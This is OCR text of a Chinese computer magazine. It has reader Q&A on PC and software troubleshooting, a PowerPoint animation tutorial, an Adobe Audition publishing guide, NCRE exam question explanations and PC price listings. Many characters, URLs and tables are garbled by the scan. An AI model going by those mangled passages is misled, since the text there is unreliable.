了解了上述可能原因后,解决起来就简单了 首先单击"文件" 菜单取消选择"脱机工作"选项 接下来再单击菜单"工具→internet选项" 在打开的窗口中选择"连接"选项卡,分别单击"设置"和"局域网设置",在打开的窗口中取消代理服务器设置 其次将DNS服务器参数取消,使用自动搜索DNS服务器模式。如果排除了上述原因 请检查的火墙设置 检查是否将E浏览器设置为禁用 最后再使用超级

兔子或其他E修复工具对E浏览器进行修复并查杀系统中感染的木马.病毒.

无法打

#### 无法打开QQ空间

何: 别人的电脑可以正常打开, 但是我的电脑不管使用 IE还是其他浏览器都无法打开QQ空间, 打开的页面中

只显示上侧一行文字,其他内容都是空白。请问这是什么原因? 答 导致QQ空间无法打开一般有以下两种可能原因 1.浏览器缓存已满、2系统中没有安装Flash插件。对于E浏览器,请单击"工具一Internet选项",单击"删除"按钮,选择"Internet临时文件",然后单击"确定"将缓存文件清除。接下来再直接从http://www.newhua.com/soft/14968.htm下载安装最新版的Flash播放器控件。问题应该能够解决。

Q5

#### 潮虎鄭籍为何总提示附件有病毒

(一),我使用雅虎邮箱发送邮件时,将一个添加了密码的压缩包文件作为附件上传时,总是提示有病毒,而我使用多款杀毒软件检测均无病毒。请问这是什么原因?

答 最近雅虎邮箱进行了升级 新版本雅虎邮箱不支持带密码的邮件附件, 如果是加密的压缩文档 它就会提示有病毒的信息。要么取消添加的压缩包密码 要么改用其他邮箱进行发送。

Q6

#### QQ无法给对方播放AVI电影

问:使用QQ给对方播放影视文件时,一部分AVI格式的 电影无法播放,可以正常播放MPEG格式的视频。请问

这是什么原因?

答 这种情况一般是由于系统中没有安装相应的解码器而导致的 最简单的解决办法就是安装解码器 推荐安装 "终极解码"(下载地址 "http://www.newhua.com/soft/57110.htm) 这样就基本上可以 解决常见的视频解码器方面的问题了。

想了解更多精彩电脑问答?

请登录http://bbs.cfan.com.cn, 进入相关版块获取。图3 [SB03]



## 傻博士信箱

doctor@cfan.com.cn | 排版。東畠畠(实习生)

系统

软件

网络

硬件

## 1 打印机为何发出撞击声

问:最近新买一台爱普生ME Photo 20 喷墨打印机,出现打印头撞击的声音,问这是什么问顾造成的?

答。造成该问题的原因很多。首先,有可能是打印机内部有异物,对于一些新买的打印机。有可能是打印机的包装材料没有完全去除。造成打印头撞击的问题。建议你仔细检查打印机是否完全去除了所有包装。其次,打印机是盒舱盖没有盖紧,如果更换打印机墨盒,而墨盒舱盖没有盖好。墨盒移动会出现撞击声音,可以打开打印机墨盒舱

盖 并向下推墨盒 直到听见"咔嚓"声音 表示墨盒已锁定,同样墨盒舱盖关闭时也要听见"咔嚓"声音。最次,有可能是由于打印机字车导轨上的润滑油的效果降低 使导轨移动时摩擦阻力过大 造成打印头撞击的现象,这就只能请专业的人员进行维修。



#### 傻博士有话说:

随着冬季的到来,空气寒冷干燥。且风沙较大,造成计算机的使用环境灰尘较多,温度较低,从而使一些需要润滑油的设备(散热风扇等)工作不正常,所以建议大家冬季使用计算机尽量保证使用环境温度和湿度,温度10~35°C之间,湿度20~80%,一般可以保证计算机正常运转。

### 休眠后声卡为何不能发声

回:电脑进入休眠状态后, 再唤醒计算机后, 就不能正常 发声了, 重新启动计算机问声音就可以发出, 请问这是什么问题造成的?

答 建议你启动计算机,按DEL键进入主板BIOS设置,选择Power Management Setup (节电功能设定)选项中的IPQ值设置成Enable (启用),并将Power Management (电源管理)设置成User Define (用户自定义),按F10保存退出主板BIOS设置,问题可以解决。

### ↑ CPU风扇转动为何忽快忽慢

问:一台计算机运行过程中经常出现死机现象,打开计算机主机箱,重新启动计算机,发现CPU风扇转动时忽快忽慢。请问这是CPU风扇的智能风速控制吗?

答 根据你描述的现象 CPU风扇转动时忽快忽慢肯定不是智能风速控制 而是由于你的计算机CPU风扇老化,不稳定或转运变慢造成的。目前CPU风扇已经是"白菜价",便宜的只需要20多元,所以建议你更换风扇 现在便宜的风扇 你可以根据自己的CPU平台在http://www.360buy.com/products/6/0 6/7 682-0-0-0-0-0 0 0-111 html 找到适合的产品

#### CPU温度不高系统为何变慢

问, 电脑每运行1小时左右, 系统运行速度就会变慢, 进 B1OS查看Current CPU Temperature (CPU当前温度), 该选项的当前值(如53℃/127), 温度不額高, 请问 这是什么问题造成的?

答 这是由于你主板BIOS的 "CPU Warning Temperature" (CPU警报温度) 设置的低于你的 "Current CPU Temperature" (CPU当前温度) 造成的。CPU Warning Temperature是可以自己设个温度。当CPU温度达到多少度时发出警报。可以及时提醒CPU温度过高,这时关机对CPU损害最小,建议进入主板BIOS设置,找到CPU Warning Temperature 将其温度值设置高于Current CPU Temperature 问题就可以解决。

# Q5

#### USB接口为何无法使用

何。电脑的USB接口无法正常使用,无论插接任何USB

设备, 系统都显示无法正确识别, 请问该如何解决?

答 首先、建议你右键单击"我的电脑",选择"属性一硬件一设备管理器",进入"设备管理器"窗口,双击"通用串行总线控制器",卸载USB驱动程序,然后重新启动计算机,让Windows XP操作系统自动搜索重新安装驱动程序。看问题是否能够解决,如果问题没有解决可以重新启动计算机。按"DEL"键进入主板BIOS设置,找到Enable USB device (开启USB设备)将其设置为Enable (开启),开启USB设备 按F10保存退出主板BIOS设置。此外,也可以找到USB 2.0 hs refer voltage (USB 2.0控制器的基准电压)该项可以调节USB 2.0设备的基准电压。拥有low, medium, high, max (低、中、高、最大)等四个选项,可以逐一调节,可问题是否能够解决。

# Q6

#### 音箱声音为何不一样大

向: 2 1音籍声音播放正常, 但是一个喇叭声音大, 一个喇叭声音小, 请问这是什么问题造成的?

答 首先,你可以检查一下是否是windows XP系统设置不当造成的双击任务栏的"小喇叭" 图标,查看音量控制,如果音量均衡滑块正好在中间,证明不是由于系统设置问题造成的故障。其次,你可以将两个卫星音籍互换一下接口,看声音是否有所变化 如果先前音量较小的音箱的声音始终较小,说明这个音籍有问题 就得找厂家保修了。最后,如果用手向一侧用力掰音量电位器 (即音量控制部分),两个声道的音量就一样大,说明该问题是音量电位器有问题造成的,因为音量电位器左右声道是各自独立的,使用时间长了,簧片的弹性会减弱,从而不能与炭阻紧密接触 更换电位器即可解决(见图)。



想了解更多精彩电脑问答?

清登录http://bbs.cfan.com.cn, 进入相关版块获取。 🖼 [S804]

要果 if p vg xog x xxp clan xom cn

# 7. PPT课件较

公开课上 老师们都爱用多媒体课件加强教学效果 而对于有关联的知识点,还是喜欢写在需 板上并将它们用直线连起来。为何不在PPT中实现这样的连线效果呢?只需单击敲标,与某个知 识点有关联的文字就会自动用直线将它们连起来。看着具体是怎么实现的吧。

■特惠九組(山东)

第一步: 启动PowerPoint 2003 (其他 版本操作类似),新建一个空白幻灯片,单 古菜单"视图 +工具栏 +绘图"命令, 调出 "绘图" 工具样, 接寄选中 "绘图" 工具样 中的"文本框",在空白的幻灯片中插入 若干个文本框, 最后在这些文本框中输入 相关文字并设置好字体大小和颜色等参数 (见图1)。

		祖国的名山大川	0
	东岳		衡山
	西岳		恒山
	南岳		山泰
	北岳		嵩山
	中岳		华山
ı			

第二步: 选中"绘图"工具栏中的"画 线",在文本框"东岳"和文本框"泰山" 之间添加一条直线。接着右击该直线, 选 择"设置自选图形格式", 切换到"颜色和 线条"选项卡,将直线的颜色设置为"红 色"、粗细设置为"4磅",最后单击某单 "幻灯片放映→自定义动画"命令。

第三步: 选中文本框 "东岳" 和文本框 "泰心"之间的那条直线,然后单击"自 定义动画"面板中的"添加效果"按钮

选择"进入→其他效果→阶梯 状",为该直线添加一个阶梯状的动 画效果, 嚴后將"自定义动画"面板中的 "方向"和"速度"这两个参数设置为"右 下"和"中速"(见图2的A处)。

第四步: 双击图2窗口"自定义动画" 面板中的"线条12"选项, 打开"阶梯状" 对话框井切换到"计时"洗项卡,然后单 击该对话框中的"触发器"按钮,再勾选 "单击下列对象时启动效果"单选框,接 着单击右边的下拉系头, 选择 "形状 2: 东 岳"选项(见图3),最后单击"确定"。



第五步: 仿照第一至第四步的方法。 在图2中的西岳华山、南岳衡山、北岳恒 山和中岳嵩山之间添加四条直线, 接着为

727

每条直线添加阶梯状的动画效果, 最后再 分别为每条直线的动画效果设置触发器 为西岳、南岳、北岳、中岳。

#### 小提示·

在图2,8处所示的"东岳"和"攀山"之间那 条直线, 其走势是往右下方向的, 因此在"自 定义动画" 面板中将 "方向" 参数设置为 "右 下",如果连接其他文字的直线走势不同。在 "自定义动画" 面板中,"方向"参数的设置 请做相应的修改。

经过以上步骤的操作, 文字的连线 特效就已经做好了, 现在按下F5快捷键 试试着,在幻灯片的播放窗口中,当我们 单击左边那一列任殿的文字内容(如"东 岳"),这时立刻就会有一条自线将"东 岳"和"泰山"连起来了。在电子化时代, PPT课件就能完成动面连线特效, 还用粉 第級什么? CF [TS011

#### 征稿启事:这位老师,您知道我在等您吗?

教师,太阳底下最崇高的职业,教师,《电脑爱好者》几大读者群体之一。

发声权(如果您

这因为如此,我们特别为亲爱的老师们在"天生我才"开设了本栏目 通过系列性的实例学习,实现最完 美的课件效果!

作 Process Partical (東京 大田 ) (東京 大河 大田 ) 田 (東京 大田 ) 田 しょんと はかはないなりつ・ \*원 🖀 🖀 en A - Jesto 自定文动画 5 . 3. · 在短数字 - 5 图阵 祖国的名山大川 In task 干26 东石 mrd. 2 象击时 ŧ.F 西花 恒儿 46 母康 南岳 alkıl. B 45 1 北岳 举山 中區 华山 ▶ 重数 と 対の 回機 且比的形以 - \ 34:£3 %-2-A-≡ 2 動い役に関係

SPANISH SERVICE SPANISH SPANIS

\*在各类课件大赛中获奖,愿意把获奖作品和制作过程与大家分享

"发现了特别实用的网络课件资道

"自己遇到了课件制作中难以解决的问题

"对本栏目的内壁、影式沿着春科点子。...

统统告诉《电脑爱好者》吧!请发邮件到school@cfan.com.cn. 痛费优厚。 THE RESIDENCE

从19期开始推出的PPT课件系列,我们激调了具有丰富经验的课件制作团

在2009年,本栏目将推出更多更新的课件制作软件和技巧,为大家的课堂锦

上添花"这里是课件的大花园、该播什么种子、该施什么肥料 各位园丁最有

队,与大家分享了经典实例和常见问题的解决方案,不知您是否满意?

个苹果与别人交换,还是一个苹果,宝贵的经验与思维与别人交换,将变 成无穷多份!分享知识 感受快乐!让我们一起进步,一起成为课件达人!



# 音乐之梦 (3

完美结局,发布自己的音乐

#### 本文可以学到

Adobe Audition 应用概本自动处 理音频

批量处理多个 奇籍文件

机何存阀 5% 布角己的音乐



#### 音乐人专访

上一期内容打出后, 有网发问: 现在 的音乐专辑中, 虚拟乐器的应用是否广 泛? 我们请来北京百菲录音棚混音师张军 军来谈一谈相关问题。

■豐: 相较于真实的声学乐器, 软件虚拟 乐器有何优缺点?

张军罩:通常使用虚拟乐器有两种情况, 一是环境条件不允许用真的, 比如乐器和乐手 的欠缺;二是真实的世界里不存在的声音。只 能使用虚拟乐器。相比之下,虚拟乐器使用起 来方便员活、音色丰富, 但是缺乏真乐器的"灵 气",这对编曲和后期制作都是一个挑战。

重要: 虚拟乐器真的能以假乱真吗?

张军军: 优秀的编曲、后期会做很多细致 的工作, 以至听众会"忘"排乐器的真实与否, 自然而然以假乱真了。当然、那些很有经验的人 还是比较容易分辨出来的。

董曼: 后期混音时, 是否会针对用不同方 法录制的素材, 采取不同调节方法?

张军军: 对, 因为混音有时像做菜, 要把 不同的素材放在一起, 既要突出主要元素的味 道,不让辅助的元素抢昧,又要让各种素材充 分融合。同时还得火候得当。既要把不同地方 录制的素材融为一体, 又要让真假乐器相互配 合,各个声部干净清晰,还要让听众聆听时对音 乐产生三维的感觉,这些都要求混音师使用丰 富的手段来完成。

#### 音乐任务实战

6期连载的CFan "音乐之路" 结束 了?原创大作完成了?准备洗洗睡了? NO NO NO 我们现在要做的是从技术 层面真正让你把自己的作品发布给世界 (至少是中国)。本期我们从三大技术步骤 来全面解析发布作品的流程中, 音频处

理、文件处理、网络发布的相关细节。这 三大步骤对应的则是 脚本应用、文件批 处理、上传歌曲。

#### 实战1: 脚本应用 -更完美的《低音炮12级》

脚本实际就是一种文件,这个文件记 录了一系列的音频操作。当我们需要再次 使用这些指令时, 即可调用这个文件来简 化中间步骤。这里以赵鹏与惊堂木乐队的 (低音炮12级)为例, 書一看作品发布前 应该做那些音频操作。


第一步: 启动Adobe Audition 30, 打开录制好的音频文件, 然后再 点面聚单样"文件→脚本", 在打杆的 对话框中,点击"打开/新建收藏"按钮 建立一个新的脚本, 如图1所示, 我们 给要录制的脚本取一个文件名, 例如

#### 小提示

何以檢验这些效果是否真的适合发布在互联 网上?实际上真的没有一个标准 也许你的 "不专业" 正是你的风格! 这里提供了本例使 用的已经制作好的脚本,以及《低音炮12级》 Demo版,供大家参考、欣赏 http://work newhua.com/cfan/200824/music.rar.

第三步: 音频处理完毕, 再次选择 脚本选项,点击"停止当前脚本",在"主 题"框中输入该脚本的主题名称,点击 "添加到收藏"(见图2),至此脚本的录 制工作就全部完成了。

105 SC.



第二步: 单击"录制"按钮, 现在 Audition已经启动脚本录制工作了。应用 前面5期之所学,我们可以对音频进行淡 入、淡出处理,对整体输出音量进行调 整,增加混响、延迟等空间感效果。

\$9890 Fut

PASSO TE

实战2: 文件处 理 —— 名个音 乐任务一次完成

辛辛苦苦得 来的成果, 你不 想很多人在使用 播放器时, 因为不 兼容文件格式而 遇到无法播放的 问题吧?你不想 个一个转换自

己的作品吧? Audition 3.0其实就是一个很好 的批量格式转换软件,配合我们刚才讲过的 脚本功能,它可以对转换后的文件统 音量 大小、增加效果等。

相助电


第一步: 启动Audition 3.0, 点击菜单



機製 & http://fty/?spvng.blog.c/an.com.ci-

栏"文件→批量处理"打开批量处理向导 窗口,在"文件"选项卡(步骤1)中,点击 "添加文件"添加需要转换的文件(可添 加多个文件)。

第二步: 切換到 "运行脚本"选项卡(步骤2)。这一步并非必须执行的,只有在需要时会应用到。如图3所示,本例选中 "运行一个脚本"项,并单击"浏览"找到 之取我们所制作的脚本文件。



第三步:切换到"重采样"选项卡(步骤3)。这一步并非必须,如果希望转换采样频率、采样精度等,可该在这里进行设置。

#### 小提示

注意 不要一味的追求高采样,很多播放器对 采样稠度和频率的兼容性是有要求的。朋友 们可浏览 http://blog cfar.com.cn/index. php/1702/viewspace-368123,这里给出 一个泡格 列举了一些标准的采样频率和采样 糖度。

**第四步:** 切換到 "新建格式" 选项卡(步骤4)。选择转换后的替频 "输出格式",点击 "格式属性",还可以对所选择的文件格式进行更加详细的设置。

第五步: 切換到 "目标" 选项卡(步骤5),选择转换后文件的存储位置。这里的输出文件名模板功能很有用,利用下面提示中所介绍的通配符,可以在输出自己要转换的歌曲时对其自动命名。

设置完毕,单击"批量运行",然后让 Audit on去忙活,你自己可以泡林香香的 咖啡,静候挂着了。

#### 实战3: 上传歌曲 ——让世界聆听你的音乐

最后是激动人心的发布了!在此我想重申音乐版权的重要性。"音乐之梦"连载中涉及乳的Demo歌曲文件,大多是经过的作者或歌于同意之后才作为教学之用,虽然为此我们多费了些波折,但值得。下面我们以中国原创音乐基地为例,看看

现在发布歌曲和注册数字音乐版权的步骤。bsing com中国原创音乐基地,是国内较大的音乐分享网站。网站的功能很丰富,充分为音乐制作者蓄想。该网站提供上传作品、定制主页和数字音乐版权在线注册等功能。

第一步: 进入中国原创音乐基地网页 (http://www.5sing.com/), 首先要注册 会员, 这样才可以在该网站上传作品, 注

> 册是免费的。点击首页搜索 栏石侧"上传您的作品"链接,进入登录界面,登录进入 自己的个人资料区,右侧快速通道中会提供上传原创歌曲、上传翻得歌曲、上传歌曲件奏、定制个人主页等多个充顶。

> > 第二步: 自己的音乐, 当

然选择"上传原创歌曲",点击后进入上 传界面,知图4所示,编写各个项目后,再 点击"始交审核",审核通过就可以在网 上看到自己的作品,并且可以让别人下载 了。

#### 小提示: 数字音乐在线注册

在5sing.com中国原创音乐基地主页的右下 方,有一个小Flash,上面写着"你的音乐受保护了吗?在线版权注册"。点击它可进入版权注 册界面。版权的注册分为原创作品在线版权注 册和關唱作品在线版权注册,选中要注册版权 的献曲,再点击注册版权,进入注册界面,按提 示填写完整信息。申请注册即可。

#### 高手论道


東天晚上忽然看到Noxia的一条广告 自造影响 力! 颇有感触。音乐人不只是创造音乐,有了好 的音乐之后,还应该善于推销自己。所以 当我 们上传音乐到网上之后,美化自己的主页心更 多的人喜欢你的网上"家园",这也是"自造影响 力"重要的一环。


注册并登录中国原创着乐基地后,在会员管理中心中有项"主页管理",点击展开该选项,可见里面包含了很多小选项。

在这里,可以给自己的主页起名字 初始的名字就是注册时通行证的名字,如果你不喜欢那个名字作为主页的名字,那么可以在主页命名中修改。网站还为我们提供了许多源亮的模板、各种页面效果的小装饰、设置个性化的背景音乐等(见图5)。

为自己的主页花点心思,让访问者感到亲切舒适,对宣传自己的音乐,肯定有加分作用的。

CF [ \$02]





(7)全国计算机等级考试的二级科目包括C、C++、Visual Basic、Visual Foxpro、Access、JAVA、Delphi; 三级考试划分为PC技术、信息管理技术、网络技术、数据库技术; 四级分为网络工程师、数据库工程师和

软件测试工程师厂

教育部考试中心 NCRE真题独家权威分机

(二级VFP、VB篇)

根据2008年9月NCRE全国考生的答题目情况,教育部考试中心最新统计出了各级各科不同题 目的得分情况。在接下来的几期里,本刊将独家发布教育部考试中心对于集试器中错误家属 的重、难点颇自进行的权威点评,敬请关注。



#### 选择频等35颗.

现有 产品(产品等,名称,规格说明, 单价), 订单号(订单号, 客户号, 订购日 期), 假设客户表印有客户号(关键字) C1~C10共10条客户记录, 订阅单表有订单 号(关键字)OR1-OR8共8条订购单记录。 并且订购单表参照客户表。如下命令可以 正确执行的是

A) INSERT INTO 订购单 VALUE( 'OR5' ,' C5' ,(^2008/10/10)) B) INSERT INTO 订购单 VALUE( 'OR5' ,' C11' ,(^2008/10/10)) C) INSERT INTO 订购单 VALUE( 'OR9' ,' C11' ,(^2008/10/10)) D) INSERT INTO 订购前 VALUE( 'OR9' ,' C5' ,(^2008/10/10))

【考察知识点】[NSERT语句大家并不陌生。 这遗憾的考核点就在对关系表中关键字的提 解,以及是否注意到表问参照关系。

【無應思路】对于已有OR1~OR8八条订购记录 的表来说,由于订单号字段是其关键字,唯一 性决定了该表不允许插入编号为ORS的订单。 所以选项A和B是不正确的。由于订购完参照客 户表 这就意味订购单表中不允许出现C1-C10 以外的任何客户号,故C也是不正确的。只有选 项D满足要求。只有13.8%的同学选择了正确选 项D, 而选择A的有369%, 选择C的有431%。 不知道作为考卷最后一道选择题,是考生疏忽 了呢,还是让大家实在无法做出判断。

#### 達空颗筆13颗:

为了在文本框输入时隐藏信息(如显 示 \*\*\* ), 需要设置该控件的\_\_

【考賽知訳点】--道基础接、考核是常见的文 本框控件的基本腐性, 平时做过较多上机作业 和有过较好编程实践的考生都能管对。

【解題思路】PasswordChar是文本框的基本 属性 指定文本框控件内是显示用户输入的字 符还是占位符。这在设计量入口令输入时经常 用到。答对该题的考生占11.0%,非常低)这道

層区分度较高(0.345),表明总分较高的考生 的答对率要高于总分较低的考生的答对率。

#### 级VB

#### 洗择圆泵18颗

在窗体上有一个列表框控件List1,含 有若干列表项。以下能表示当前被选中的 列表顶内容的是.

A) List1. List B) List1. ListIndex C) List1.Text D) List1.Index

「考察的很难」这是一道考察常用控件属性的 基础度,比较简单,但得分率不高。

【解電影館】我们依次看答选项是否满足额 干要求。选项A和B都不完整,如果写成List1. List(ListIndex)就是正确的了。选项D中的 Index不是列表框的的基本属性 这种写法不 正确。答案是C。35.3%的考生答对该额。该 題区分度为0.393,说明区分能力较强。

#### 选择题第27题:

在窗体上画一个名称为Text1的文本 框和一个名称为Command1的命令按钮, 然后编写如下事件过程

Private Sub Command1 Click() Dim i As Integer, n As Integer For i = 0 To 50

> 1 = 1 + 3n = n + 1If ( > 10 Then Exit

For

Next

Text1.Text=Str(n)

End Sub

A)2 8)3 C)4 D)5

【師應草語】印印的初始值都为0,让我们画一 WARRY THE TOTAL AND A

循环次数,执行1+3前(值执行1+3后)值m					
1 .	O	3	1		
2	4	7	2		
3	8	11	3		

相信通过上表,很多同学就知道为什么答案应 该是B而不是C了!有53.7%的同学选择了C。 只有28.6%的选择的正确答案8。从得分来看

这是一道难题,但也是一道不可多得的好题 测试了大家对循环体的理解,也测试了考生是 否足够细心。选择选项C的考生,估计是这样

<b>阿丁美兰</b> 甘		
循环》	(数 值	П
1	3	1
2	6	2
3	9	3
4	12	4

这是不对的。

#### 选择题第28题:

假定有以下循环结构 Do Unt I 条件表达式 循环体

Loop

则以下正确的描述是

- A)如果 "条件表达式" 的值是0,则一次循环 体也不执行
- 8) 如果 "条件表达式" 的僟不为0, 则至少执 行一次循环体
- C) 不论 "条件表达式" 的值是否为 "真",至 少要执行一次循环体
- D) 如果 "条件表达式" 的值值为0,则不限次 执行循环体

【解釋取謝】解答这道胸前先需要导演型Do Until...Loop循环的执行过程(见图) 然后再 依次判断各个选项的描述。对于选项A 其结 果应该是执行循环体的,至少一次,而不是一 次也不执行,对于选项B,其结果应该是不执 行循环体,自动遏出循环·对于选项C,这个表 达是不正确的,对于选项D 如果条件表达式 恒为0.确实是无限次执行下去了。本题答案

是D, 32.7%的考 生簪对该题,这 个答对率是很低 的。有44 0%的 考生错误选择了 C.错误理解了这 个循环的执行过 趣

CF [TS03]



## 毫无缘由? 多款品牌台式机纷纷降价

三歌能玩 最新游戏的独显本本

or to special

般来说 每逢节假日 寒暑假等时机 都是品牌机器价促转的好日子,但最近的品牌机却纷纷出现毫无缘田地大幅度降价的现象。令人费解。不过降价总归是好事。 如果其中有你心仪已久的型号。现在出手图个清静也未尝不可。另外从下面介绍的几款主流机型中可以看出 目前AMD处理器在品牌机中出现得越来越频繁了 而Dell XPS 420这旅赴的游戏机型也让消费者重新燃起了对品牌机的希望。

De的,XPS的来是品牌机中的面级游戏系列。最近XPS 420暴降1000元 6980元 的价格令它的性价比大幅度提升。毕竟Q8200四核处理器+9800GT的组合足以通吃 自前可有游戏。但需要主意的是一这仅是主机价格。 联想ideaCentre Kxxxx之配备了

AMD界定四核9150e处理器 4GB内存 640GB硬盘和22英 并 此心液晶显示器 这款机型拥有工作模式切换功能 可根据使用需求在自动静音和极速模式中随意即换 目前价格不足6000元。另 款神舟新梦C5000则大降500元以3499元的超低价格提供了相当占色的性价比 而且显示搭配了12MB的9500GT 整体配置非常主例 甚至能点畅运行相当一部分苏

再过几天就是圣诞节了 面对从10月到现在的众多游戏大作。当然望准备一台性能足够强悍的笔记本电脑来好好爽一把。笔记本电脑的显卡型号命名与台式机类似但性能则要弱不少 为了能流畅运行 建议显卡最低也要9500M GS级别,常见的高性能量卡主要有 性能从高到低,9650M GS.9600M GT.9600M GS.9500M GS.不建议购买配备9500M G或更低档次显卡的型号作为游戏本本 因为流处理器的大幅度删减 基本上不可能流畅运行。

首先是华硕F8H8ISN SL 价格在6900元左右 配 新工工及 1 次月 18100酰酶2处理器和9500M CG显 k 并具有指纹识别,摄像头等功能 定位相对高端。神舟承运L840T则相对"低调"一些 以缩减一些功能的代价 换来了系统整体性能的提升——P8400酷唐2处理器+9600M GS是 k 游戏效果更加出色。另一款价格在万元左右的一星时10则是典型的台式机体代品 3公斤的重量余个谈不上移动性 同时也换来了更加强悍的性能 P8600酷鲁2处理器搭配9600M GT 几乎可以流畅运行所有游戏。

## 网购PC



h to //www.cson.com/items/itemDeta

aspx?ltemID=20702

网购报价 2999元

#### 撮水

菅本 単音解念器要2 3个作送出

2 すけまと 直接物 年 イ接受告面开籍检查。 軽石 箱即等研究头

#### 简明配置

nite Celeron-M T1500 1.86GHz/13 3英寸 WXGA屏幕/Intel GMA X3100集成显卡/1GB 内存/120GB硬盘/COMBO光驱

#### 小編点评:

①期間が しむ蓄水が他并不算主色 恒差其2098元年が機能だ いっかるこの本声 □十號。 この体が → 現事要が 的性能を引った急遽得利。



## 明基京东特配商用台式电脑(华尔街II代 E2160)

http://www.360buy.com/product/132/53.html

网购报价 3299元

#### 提示

居存在 - 产债金 | 物 | 等 | 日本珠 | 年 6 | 型光特性方向流速度 | 与接种类道产品解析差异

#### 简明配置

Intel Pentium Dual E2160GHz/16:9高清宽 屏液晶显示器G900HD/NVIDIA GeForce 8400SE 256MB/1GB内存/160GB硬盘/DVD 光驱

#### 小编点评:

等扩充 V的程序在一组模、4个3300 艺术内容的英国的 "社会股格的PC 整料。而且这一面置似是产品多类域的 来到



http://shop.mall.taobao.com/ product570573.htm?ad\_id=&am\_id=&cm\_ id=&pm\_id

网购报价 5299元~5699元

#### 提示

保養性 ryadene Photoskop软件 争為該過速像本

**价格差异规名选制**省不同而产生

#### 簡明配置

Intel Pentium Dual T3200/15.4英寸WXGA屏幕/ATI Radeon HD 3450 256MB独立显卡/2GB内存/160GB硬盘/DVD+RW光驱

#### 小编点评:

配透磁点 性价比简 引 唯一要注意的是具体积重要编 大,更适合男生使品。



# 闷豆逛市场 私报低价的猫腻





KK一天急匆匆地找到闷豆说自己的笔 记本有希望了。闷豆问怎么回事,原来是 家广网站报出的价格比KK一直关注的要低不 少,而且网站上还给出了商家的电话,并上传 了本本的照片。闷豆问KK其他网站的情况, 答案却是基本和前些日子差不多。这下闷豆 怀疑是某个谐家私报低价 KK不信 非要问

间面: '这商家有可能是私报低价。'

KK: "你怎么知道的。"

豆一同前往看看、

闭豆: "其实这也不难, 首先就他一家

神舟 新梦 G5800 Core 2 Q8200/2GB/250GB/DVD±PW/19\*LCD

突然爆出低价 其次,这样的价格超出了正 常的水平,笔记本厂商是不会允许的。

KK: 这怎么讲>"

简豆: 一本本品牌一般都有几个代理 商和经销商。为了防止恶性低价竞争 平衡 各方利益 也保证自己的利润 厂家会出炉 个最低保护价格 低于这个价格是要受 到严厉惩罚的,而且 厂商会不时地进行检 畫。"

KK: "难怪店家说是限时限量的。



本本供不应求的局面已经不存在 笔 记本的利润不断压缩,价格战也就在所难 免。尽管有厂商的监督 但上有政策下有对 策 私报价格的情况仍时有发生,如果用户 遇到这种情况 也不妄意外的惊喜 检查好机器, 但是多数情况下 商家是以低 价来招揽顾客 等买家来后以多种理田推 狂, 转而排為其他机型

CF [YP0]]

#### 品牌台式机报价

#### 平均价(元)

HP Pavillon g3528cx Phenom X3 8450/4GB/250GB/DVD ROM/19', CD 4999 🖈 HP Payllion #6535ch Core 2 E4 T -4CB - IUGB DVD ± HW-, 2 CC 7790 就学 historian 6.60 Core 2 GB60G/2GH, 25 GB/05 0+RA- 9 10 D ARKE 載定 Shirtic Silm teskiri, Care 2 FA410/20B.32 XGB/DVD RCM - /LCD SHAD 明夢 Joyhub M A2522 Perflum #2200.25B/250GB/TV. 1 . RVV21 6 . CC 160 明基 Joyhub Le vie E250 Punibul E2143/HGB/250GB/DVD ROM. 19 LCL 95-0 TOL 號幣 Val 7 + Politim E2 BK + IGH 2501 EVDVO HVW TALLS TOL 海道 G9825 1 Care 2 F7200/2/18/120/33/DVD+RW - す。こ · Star de 神舟 新梦 G5000 Core 2 E Z R72GR795GGR/CVD±RV// ユ CD 11 444

▲神舟新梦G5800采用了神舟家院机系列一貫的螺灰色大气的设计风格。主机采用发票色为主色 哪,主机没有过多花鹇的设计,整体感觉比较顺朴。典量而不振扬,机概采用标准ATX保持设计。 体积比较大,散热性比较出色,预需的升级空间也强大。

#### 型星 平均价(元) 成立 SG 8C お3 T5800/2GB/2GB/2DV73±RW 5-47。 Kg 10 惠普 Compar CQ4F 147T = P7350/26/8/250/3B/07/0±RW 41/2 4Kg F18 富士通、1010 AC127S0D,P840C/2GB/250GB/EVD±RW 4 2 5Kg 50,49 联想 (deaPad M3DG PSE P7351/2G8 250GB/DVD t RW) 4 / 2 35Kg (10.) 🖈 方正 1400/G-430 P/35/1.2GB-320CB/DVD+RW-41/2 3EKg 7999 华硕 M50S86Vn-St. T8600/2GB/250GB/DVD+RW-15 4/2 66Kg A8:00 东芝 Satellita M323 T5800/1GB/2\* TGB/DVD±RW 4 1/2 4kg 6500 卒果 Mac Buok(MB402C)+ A T81 .6/1GB/ .20→B√COMBO: 1.3 12.29kg F( ) 明基 Joybook R43 LCC1 T725U/ GB.160GB.TVD+BV., 4 2 38Kg 5 EG

▲ AMD首次公布了45mm能本的表动处理器计划 四歐处理器全部基于45mm技术,Caspian和 Champlain将面向主流等记本,而Conesus和Geneva将针对超差统小尺寸氧记字被缝,如此一 来,笔记本市场的竞争会更加的造烈,笔记本会不会进 步的下荷价值?

#### TOP1

#### 戴尔 Studio Desktop(A211165CN) 联想家悦3000 Ha2515





▼200 目前

CPU类型 Mei 船蝽2双桥 Fris 18 May 18 (HZ)

内容人。 26F 硬盤大小 ZUGB 光驱鼻型 DVD + RV 屏幕尺寸 19英丁

關尔Studio設計對側且具有相高非響的媒系功 端,它的机旁正面采用了能光设计,金属质感的 开关者时当气息十足, 总量上采用新的影響2束 被E8400处理器和GM45主被芯片组,由于开設 了芯片组而给整机性能带来的飞跃十分粗量,但 黑价格都没有闪化而大幅挂高。



CPL 推測 AM. 3 A. 310m64 X2 48út + 内存大、 CB 硬を大い 1606B

光业类型 DVI ROM 屏幕ごす 19英 †

